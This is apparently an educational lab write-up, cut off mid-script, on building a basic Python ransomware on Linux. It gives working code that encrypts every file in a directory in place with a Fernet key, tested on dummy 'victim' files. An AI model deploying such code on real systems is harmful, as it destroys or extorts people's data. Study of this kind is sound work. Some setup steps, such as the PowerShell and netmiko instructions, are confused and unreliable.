Ransomware (LINUX)

Linux Commands:

Name	Meaning	Example
cat	(concatinate) READ the contents of the specified file.	user~$ cat file.txt
rm, rm -rf	(remove) DELETE the specified file.	user~$ rm file.txt
cp	(copy file) COPY the specified file.	user~$ cp file.txt newfile.txt
nano	(Nano - text editor) open AND edit the file using nano	user~$ nano file.txt
ls	(List) list all files within the current directory	user~$ ls
ip addr	displays the IP ADDRESS of every link configured on the system	user~$ ip addr

Update Libraries to use Fernet and Cryptography modules.

Type commands as Administrator in Powershell:


```
py -m pip install --upgrade pip
py -m pip install netmiko
```

LINUX: Create a Ransomware using Python

This process can be done either through the Linux OS or through the use of a terminal emulator such as SecureCRT or Putty.

If you are using a terminal emulator, all you need to do is find the IP address of the system.

To find the IP, type either the command *"ip addr"* or *"ifconfig"* on the Linux terminal.



What you need to look at here is eth0.

The ip address configured on eth0 is highlighted in purple when using the ip addr command: 192.168.108.129


While using the ifconfig command the ip appears on the second line of eth0, labeled after inet.

Use that ip address in the terminal emulator to gain remote SSH2 access to the Linux OS

**If there are any errors kindly check a lower parts of this page for a list of errors*

For this lab, I'll configure Linux through the use of a terminal emulator, SecureCRT. If you wish to configure inside the Linux OS, then feel free. The process and the outcome will be the same. The only thing that matters is that we gain access to the Linux terminal.

Access the Linux terminal then type *"sudo su"* to gain root privilege.



Step 1 - Create a folder using the terminal.

The folder will contain the scripts for this lab including dummy files that will be held for ransom. (It can either be text, video, img, etc,.)


```
mkdir victim_files
cd victim_files/

echo "Username: John101 Password: p455w0rd" > myInfo.txt
echo "Super Important Info" > important.txt
echo "SSS no. 0453-04596-2458 lol" > sssnumber.txt
```

I named my folder *victim_files,* then I went inside the folder using the *cd* command then created files using echo:

> echo “Content of File” > filename.txt

If you want to include videos and images, simply add them to the folder in the Linux OS.

Type *ls* to verify the existence of the created files, and use *cat* to check the contents of the file.




Now it's time to create the ransomware.

```
nano ransomware.py
```

The *nano* command not only creates the python file but also opens it using Nano, a user-friendly text editor for Linux.

Upon using the command, we both should be inside the ransomware.py




Commands for ransomware.py

```
import os

#comment - a variable that will store file names of the victims files
victims_files = []

#a for loop that will list each file in the victims directory
for file in os.listdir():

        #an exception so that the encryption does not affect this python script
        if file == "ransomware.py":
                continue
        #in case other file types exist that can't be modified ex. folders, zip files
        if os.path.isfile(file):
                victims_files.append(file)

print(victims_files)
```

For now, we will be verifying if the script is able to list the items in the victims folder while excluding ransomware.py

Exit out of ransomware.py by pressing Ctrl + x then Y to save then enter to confirm

To run the python script, simply type *"python3 ransomware.py"*




This verifies that the script worked as intended.

Now return to ransomware.py using nano command again. Let's finish the script.

```
import os
from cryptography.fernet import Fernet

#comment - a variable that will store file names of the victims files
victims_files = []

#a for loop that will list each file in the victims directory
for file in os.listdir():

        #files to be exempted from encryption
        if file == "ransomware.py" or file == "thekey.key":
                continue

        #in case other file types exist that can't be modified ex. folders, zip files
```

```
        if os.path.isfile(file):
                victims_files.append(file)

print(victims_files)

#generate key
key = Fernet.generate_key()

print(key)
#write the key(in binary, "wb") in a file called thekey.key
with open("thekey.key", "wb") as thekey:
        thekey.write(key)

#create a for loop to examine and modify each file in the directory
for file in victims_files:
        #open each file and store its info inside the variable contents
        with open(file, "rb") as thefile:
                contents = thefile.read()
        #Use the key to encrypt contents
        encrypt_contents = Fernet(key).encrypt(contents)
        #overwrite the contents of each file using the encrypted version
        with open(file, "wb") as thefile:
                thefile.write(encrypt_contents)
```

Then exit/save out of ransomware.py then run the python script.



Now that the victim's files are encrypted, it is time to write a script to decrypt it.

> But before that, just a precaution, create a copy of thekey.key in a different directory just in case it gets encrypted or decrypted. Otherwise, this will render the key useless and you'll be unable to decrypt the files.

To start decrypting, we'll just use the ransomware.py as a basis.

Duplicate ransomware.py using the *cp* command

```
cp ransomware.py decode.py
```

> cp "original.file" "copiedOriginal.file"


Go inside the copied python file then start scripting

```
import os
from cryptography.fernet import Fernet

